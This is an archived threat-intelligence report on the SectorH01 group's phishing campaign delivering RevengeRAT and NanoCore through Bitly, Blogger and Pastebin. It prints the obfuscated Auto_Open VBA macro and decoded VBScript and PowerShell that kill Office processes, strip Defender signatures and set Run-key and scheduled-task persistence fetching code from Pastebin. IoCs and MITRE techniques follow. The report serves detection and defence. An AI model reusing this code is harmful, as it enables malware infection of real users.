Hagga of SectorH01 continues abusing Bitly, Blogger and Pastebin to deliver RevengeRAT and NanoCore – Red Alert

Archived: 2026-04-05 18:31:35 UTC

Overview

“Hagga” is the username of a Pastebin account used since December last year by a pervasive known group of threat actors which targets thousands of users around the world both for cyber espionage and cyber crime purposes using malspam. Their activities were first discovered in 2017, and the ThreatRecon Team tracks both this group and the members behind “Hagga” collectively as the SectorH01 group.

Since their activities were first discovered, they have been observed using a variety of commodity malware being spread from the same hosts and communicating with the same C2 addresses. Some of those commodity malware used in the past include RevengeRAT and NanoCore, which they are still using till now.

SectorH01 Group Attack Lifecycle

Their Targeting

Sectors the SectorH01 group has been observed targeting since discovery, likely for criminal purposes:

- Agriculture
- Food
- Hospitality
- Manufacturing
- News Media
- Shipping
- Tourism
- Trade

Countries the SectorH01 group has been observed targeting for this event:

- United States
- United Kingdom
- Latvia
- France
- Germany
- India
- Japan
- South Korea
- Taiwan
- Thailand
- Turkey
- Vietnam

The targets of the malware in this blog post appear to be only for criminal activities from June to September targeting enterprise users, the majority of whom are based in the United States.

The Phish

SectorH01 group sends phishing emails to their targets with subjects related to payments, such as purchase orders, invoices, request for quotations, telegraphic transfer confirmation documents, or overdue payments. In these emails, they attach file(s) related to the email contents in the form of Excel XLS, Microsoft Word DOC/DOCX, RTF, and ZIP files.

Sample Excel File (b4fdff7dbed8724bde2c097285ce5842373a3d5087f0d492479e62b48e3e5e2d)

In the cases of Excel XLS files, they have in recent months been using simple obfuscated VBA macros which executes mshta.exe against a Bitly shortened link which redirects to a Google Blogger (blogspot) link.

MACROS


```
Attribute VB_Name = "Module1"
Sub Auto_Open()
D0 = Replace(sNNKNYzLW("pv{wd#{", "3"), sNNKNYzLW("z", "2"), sNNKNYzLW("n", "6"))
D3 = Replace(sNNKNYzLW("uuq;00yyy/", "1"), sNNKNYzLW("z", "2"), sNNKNYzLW("{", "4"))
D1 = Replace(sNNKNYzLW("cjydpn0", "1"), sNNKNYzLW("z", "2"), sNNKNYzLW("zr 4", "6"))
D2 = Replace(sNNKNYzLW("jm|xmnj|mj", "9"), sNNKNYzLW("I", "4"), sNNKNYzLW("um", "1"))
Shell (D0 + D3 + D1 + D2)
End Sub
Public Function sNNKNYzLW(tZEcOoTjg As String, BM32QzBSb As Integer)
    Dim ImZRsKvAF As Integer
    For ImZRsKvAF = 1 To Len(tZEcOoTjg)
        Mid(tZEcOoTjg, ImZRsKvAF, 1) = Chr(Asc(Mid(tZEcOoTjg, ImZRsKvAF, 1)) - BM32QzBSb)
    Next ImZRsKvAF
    sNNKNYzLW = tZEcOoTjg
End Function


Attribute VB_Name = "ThisWorkbook"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True

Attribute VB_Name = "Sheet1"
Attribute VB_Base = "0{00020820-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
```

VBA Macro which executes mshta.exe embedded in malicious XLS file

The Blogger page looks benign but has obfuscated JavaScript hidden in its source code. This pattern of obfuscating JavaScript code is extensively used not only in the Blogger page but also on Pastebin, which is obfuscated over multiple layers and eventually decodes to various VBScript scripts which are run by the mshta.exe utility.



SectorH01 commonly uses multiple layers of the same encoding for its Pastebin scripts

By performing the same decoding on the Javascript code, we get the VBScript which performs multiple tasks such as terminating processes and setting persistence.

Example Decoded Script

```
 <script language="VBScript">
Set X7W832DSA = CreateObject(StrReverse(StrReverse("WScript.Shell")))
Dim ASSd712ji8asd
ASSd712ji8asd = "cmd.exe /c taskkill /f /im winword.exe & taskkill /f /im excel.exe & taskkill /f /im MSPUB.exe & taskkil
X7W832DSA.Run ASSd712ji8asd, vbHide
```

```
Set X_ws = CreateObject("WScript.Shell")
Pa_2da = "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WinUpdate"
X_ws.RegWrite Pa_2da,"mshta.exe http://pastebin.com/raw/2gY9SAwU","REG_EXPAND_SZ"

Set Mi_G = CreateObject(StrReverse(StrReverse("WScript.Shell")))
Dim X_hw
X_hw0 = StrReverse("t/ 03 om/ ETUNIM cs/ etaerc/ sksathcs")
X_hw1 = "n ""Avast Updater"" /tr ""mshta.ex"
X_hw2 = "e h" + "t" + "t" + "p" + ":" + "/" + "/" + "p" + "a" + "s" + "t" + "e" + "b" + "i" + "n" + "." + "c" + "o" + "m"
X_hw = X_hw0 + X_hw1 + X_hw2
Mi_G.Run X_hw, vbHide

Set Ox_xw = CreateObject(StrReverse(StrReverse("WScript.Shell")))
Dim P_wx
P_wx0 = StrReverse("t/ 003 om/ ETUNIM cs/ etaerc/ sksathcs")
P_wx1 = "n ""Avast backup"" /tr ""mshta.ex"
P_wx2 = "e h" + "t" + "t" + "p" + ":" + "/" + "/" + "p" + "a" + "s" + "t" + "e" + "b" + "i" + "n" + "." + "c" + "o" + "m"
P_wx = P_wx0 + P_wx1 + P_wx2
Ox_xw.Run P_wx, vbHide

self.close
</script>
```

Going into one of the scheduled tasks, we see more encoded text.

Example First-Layer Decoded Scheduled Task

```
 <script language="VBScript">
Set EAsxw = CreateObject(StrReverse("llehS.tpircSW"))
Dim Xsks
Xsks = StrReverse("XEI|)OLOL$(gnirtSteG.IICSA::]gnidocnE.txeT.metsyS[;)14,201,63,44,93,101,021,101,64,001,801,501,711,66,3
X_WRc = StrReverse("P") + StrReverse("o") + StrReverse("w") + StrReverse(StrReverse(StrReverse(StrReverse("e")))) + StrRev
EAsxw.Run X_WRc, vbHide
self.close
</script>
```

Finally, further decoding shows it loading different malware from two Pastebin sites, which are again obfuscated.

Example Second-Layer Decoded Scheduled Task

```
[void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');$fj=[Microsoft.VisualBasic.Interaction]
```

At other times, the decoded scripts will make use of .NET Reflection

Example of .NET Reflection in Decoded Script

```
do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);[void] [System.Reflection.Assembly]::LoadWith
```

After looking at the various scripts used, we observed these obfuscated JavaScript code mainly serving one or more of these purposes:

- Terminating Microsoft Office processes winword.exe, excel.exe, MSPUB.exe, POWERPNT.exe, and sometimes Windows Defender processes MSASCuiL.exe and MpCmdRun.exe
- Interfering with Windows Defender via command "MpCmdRun.exe -removedefinitions -dynamicsignatures"
- Setting Registry Autorun Persistence to execute mshta.exe on a Pastebin url

- Setting Scheduled Task Persistence to execute mshta.exe on a Pastebin url
- Executing malware in memory, sometimes in Microsoft's .NET MSBuild.exe

In most cases, SectorH01 group in fact performed all of the above and sometimes multiple of the above by stacking multiple Pastebin urls and multiple commands in a single url. Moreover, since SectorH01 group is using the "Hagga" Pastebin account which has the ability to perform edits on the user's pastes, they at times modify the paste to perform different actions. Below is the attack flow using this sample Excel file as an example.

Site	**Action**
www[.]bitly[.]com/adsodeasda	Redirect to https://xasjow21d[.]blogspot.com/p/14[.]html
https://xasjow21d[.]blogspot.com/p/14[.]html	mshta.exe http://www[.]pastebin[.]com/raw/8uJavttD
http://www[.]pastebin[.]com/raw/8uJavttD	(1) MpCmdRun.exe -removedefinitions -dynamicsignatures (2) taskkill winword.exe / excel.exe / MSPUB.exe / POWERPNT.exe / MSASCuiL.e MpCmdRun.exe (3) Run https://pastebin[.]com/raw/7EdEuebH via PowerShell (4) Run http://pastebin[.]com/raw/ri21rHbF via mshta.exe
http://pastebin[.]com/raw/ri21rHbF	Deobfuscates to RevengeRAT (CF6293824C97C45680CF999955FD48801856B424DC6E3CEAC6D5E36BB40928
http://pastebin[.]com/raw/ri21rHbF [Paste Edit 1]	(1) taskkill winword.exe / excel.exe / MSPUB.exe / POWERPNT.exe (2) Set Registry Autorun Persistence to execute mshta.exe http://pastebin[.]com/raw/2gY9SAwU (3) Set Scheduled Task Persistence to execute mshta.exe http://pastebin[.]com/raw/qZXnhtQG (4) Set Scheduled Task Persistence to execute mshta.exe http://pastebin[.]com/raw/Htp0LKHg
http://pastebin[.]com/raw/ri21rHbF [Paste Edit 2]	(1) ping Google (2) Run https://pastebin[.]com/raw/QppWFhGC via Reflection (3) Run https://pastebin[.]com/raw/Q8g1d6Be replace(')&*^','0x') via Reflection
http://pastebin[.]com/raw/2gY9SAwU	Self.close()
http://pastebin[.]com/raw/qZXnhtQG	(1) Execute https://pastebin[.]com/raw/13AGuyHY via Reflection (2) Execute k.Hackitup() in https://pastebin[.]com/raw/0e5uVXL0 replace('#@!','0x') via Reflection
http://pastebin[.]com/raw/Htp0LKHg	Self.close()
https://pastebin[.]com/raw/QppWFhGC	Deobfuscates to a code injector (E22D550423F05EB685AD060A71D58B306E31C473D2D0CACF5794EC424FD3I Obfuscated with ConfuserEx
https://pastebin[.]com/raw/Q8g1d6Be	Deobfuscates to NanoCore (E841F0008D9DA41CD815F75657D305DD69FC169C64FA283BF62DECD02B3D Obfuscated with Eazfuscator
https://pastebin[.]com/raw/13AGuyHY	Deobfuscates to a code injector (84833991F1705A01A11149C9D037C8379A9C2D463DC30A2FEC27BFA52D218I Obfuscated with ConfuserEx


https://pastebin[.]com/raw/0e5uVXL0	Deobfuscates to NanoCore (94B7C5C65637D33F031F1173A68C1D008DD948B6CCBAE42682F82A56D3CF6 Obfuscated with Eazfuscator

Usage of bit.ly, blogspot and pastebin allows SectorH01 group to be less traceable on the infrastructure side, but it is because of this that we know their pastes center around the “hagga” user these days. As long as Pastebin tolerates this user, they are likely to continue using the account because Pastebin pro accounts are no longer for sale.

But as pastes can be easily removed by incoming abuse reports, the SectorH01 group hedges their risk by getting to connect to multiple unlisted pastes. We see this same hedging they perform on their target endpoints, where they put multiple layers of persistence, use more than one type of RAT at the initial stage, and connect to multiple servers.


RevengeRAT

RevengeRAT is a RAT which has its malware builder and source code publicly available. It is set to use the C2 address ontothenextone[.]duckdns[.]org.



Some of the configuration settings of this RevengeRAT variant

RevengeRAT uses Base64 encoding for its C2 traffic and this information is easily decoded. From the configuration settings, we see the key variable “Revenge-RAT” and the SPL variable “-]NK[-“, both of which are used as delimiters between the Base64 encoded data.



Information sent to the C2 in a past packet capture of this sample which can be easily decoded

NanoCore

NanoCore is a RAT which was available for sale from 2014-2016 and has been leaked over the years. While the developer of NanoCore was arrested and sentenced last year, the RAT is still used by attackers.

In this case, the two NanoCore samples we found encoded in Pastebin sites attempted to connect to the C2 addresses attilabanks[.]ddns[.]net and yakka[.]duckdns[.]org. The C2 traffic of NanoCore is known to use the DES algorithm for encryption.

Summary

SectorH01 is a threat group which in most cases, targets seemingly indiscriminately at enterprise users; even when they target for espionage, their TTPs have been known to stay fairly constant. They remain brazen in their attacks although we see a slight improvement in their operational security, and still use relatively simple tricks such as macros, known and detected RATs but in-memory only, and connect to domains such as Pastebin and dynamic DNS servers which should raise red flags or at least questions. All of these should be opportunities for organizations to detect the SectorH01 group.

Indicators of Compromise (IoCs)

Malicious Documents (SHA-256)
b4fdff7dbed8724bde2c097285ce5842373a3d5087f0d492479e62b48e3e5e2d
c763340ae4acecd3e7d85b118bbad6bb4b1d433a6398571afd4c2c27a304ab4e
e83304a5ae3e6ef366858c48aa8706d8e088aba86c724d575b4ad2e0ebaea7cd
d757406ae30d7822ebe63c28ff09ac7b1eca1a0e37e6f706c442f4f7517a624b
399b7823b707ac07c65940a30e85bdf5c0c7ed1bba5b5034ebcf189937636a44

RevengeRAT (SHA-256)
CF6293824C97C45680CF999955FD48801856B424DC6E3CEAC6D5E36BB4092856

NanoCore (SHA-256)
94B7C5C65637D33F031F1173A68C1D008DD948B6CCBAE42682F82A56D3CF6197
E841F0008D9DA41CD815F75657D305DD69FC169C64FA283BF62DECD02B3D931E

Code Injectors (SHA-256)
84833991F1705A01A11149C9D037C8379A9C2D463DC30A2FEC27BFA52D218FA6
E22D550423F05EB685AD060A71D58B306E31C473D2D0CACF5794EC424FD3F393

C2 Domains
ontothenextone[.]duckdns[.]org
haggapaggawagga[.]duckdns.org
attilabanks[.]ddns[.]net
yakka[.]duckdns[.]org

Abused Legitimate Services
bitly[.]com/aswoesx2yxwxxd
bitly[.]com/adsodeasda
bitly[.]com/uiQSQWSQWSNnase
bitly[.]com/aswoeosXxxwxhh
xaasxasxasx[.]blogspot[.]com/p/kudi[.]html
xasjow21d[.]blogspot[.]com/p/14[.]html
axxwnxiaxs[.]blogspot[.]com/p/13[.]html
pastebin[.]com/raw/wZSPpxaG
pastebin[.]com/raw/2gY9SAwU
pastebin[.]com/raw/qZXnhtQG
pastebin[.]com/raw/Htp0LKHg
pastebin[.]com/raw/13AGuyHY
pastebin[.]com/raw/0e5uVXL0
pastebin[.]com/raw/8uJavttD
pastebin[.]com/raw/7EdEuebH
pastebin[.]com/raw/ri21rHbF
pastebin[.]com/raw/QppWFhGC
pastebin[.]com/raw/Q8g1d6Be
pastebin[.]com/raw/VpKuzs3R
pastebin[.]com/raw/kqm60tX5
pastebin[.]com/raw/3pEVfu9k
pastebin[.]com/raw/3VNZw83B
pastebin[.]com/raw/8Q050Drg
pastebin[.]com/raw/jX4MuzmX

MITRE ATT&CK Techniques

The following is a list of MITRE ATT&CK Techniques we have observed based on our analysis of these and other related malware.

Initial Access
T1193 Spearphishing Attachment

Execution
T1059 Command-Line Interface
T1173 Dynamic Data Exchange
T1106 Execution through API
T1203 Exploitation for Client Execution
T1170 Mshta

T1086 PowerShell
T1053 Scheduled Task
T1064 Scripting
T1204 User Execution

Persistence
T1108 Redundant Access
T1060 Registry Run Keys / Startup Folder
T1053 Scheduled Task

Defense Evasion
T1140 Deobfuscate/Decode Files or Information
T1089 Disabling Security Tools
T1054 Indicator Blocking
T1202 Indirect Command Execution
T1112 Modify Registry
T1170 Mshta
T1045 Software Packing
T1055 Process Injection
T1064 Scripting
T1108 Redundant Access
T1102 Web Service

Credential Access
T1056 Input Capture
T1081 Credentials in Files
T1241 Credentials in Registry

Discovery
T1016 System Network Configuration Discovery
T1033 System Owner/User Discovery
T1057 Process Discovery
T1063 Security Software Discovery
T1082 System Information Discovery
T1083 File and Directory Discovery

Collection
T1056 Input Capture
T1123 Audio Capture
T1125 Video Capture

Command and Control
T1032 Standard Cryptographic Protocol
T1065 Uncommonly Used Port
T1094 Custom Command and Control Protocol
T1105 Remote File Copy
T1132 Data Encoding

Exfiltration
T1022 Data Encrypted
T1041 Exfiltration Over Command and Control Channel

References
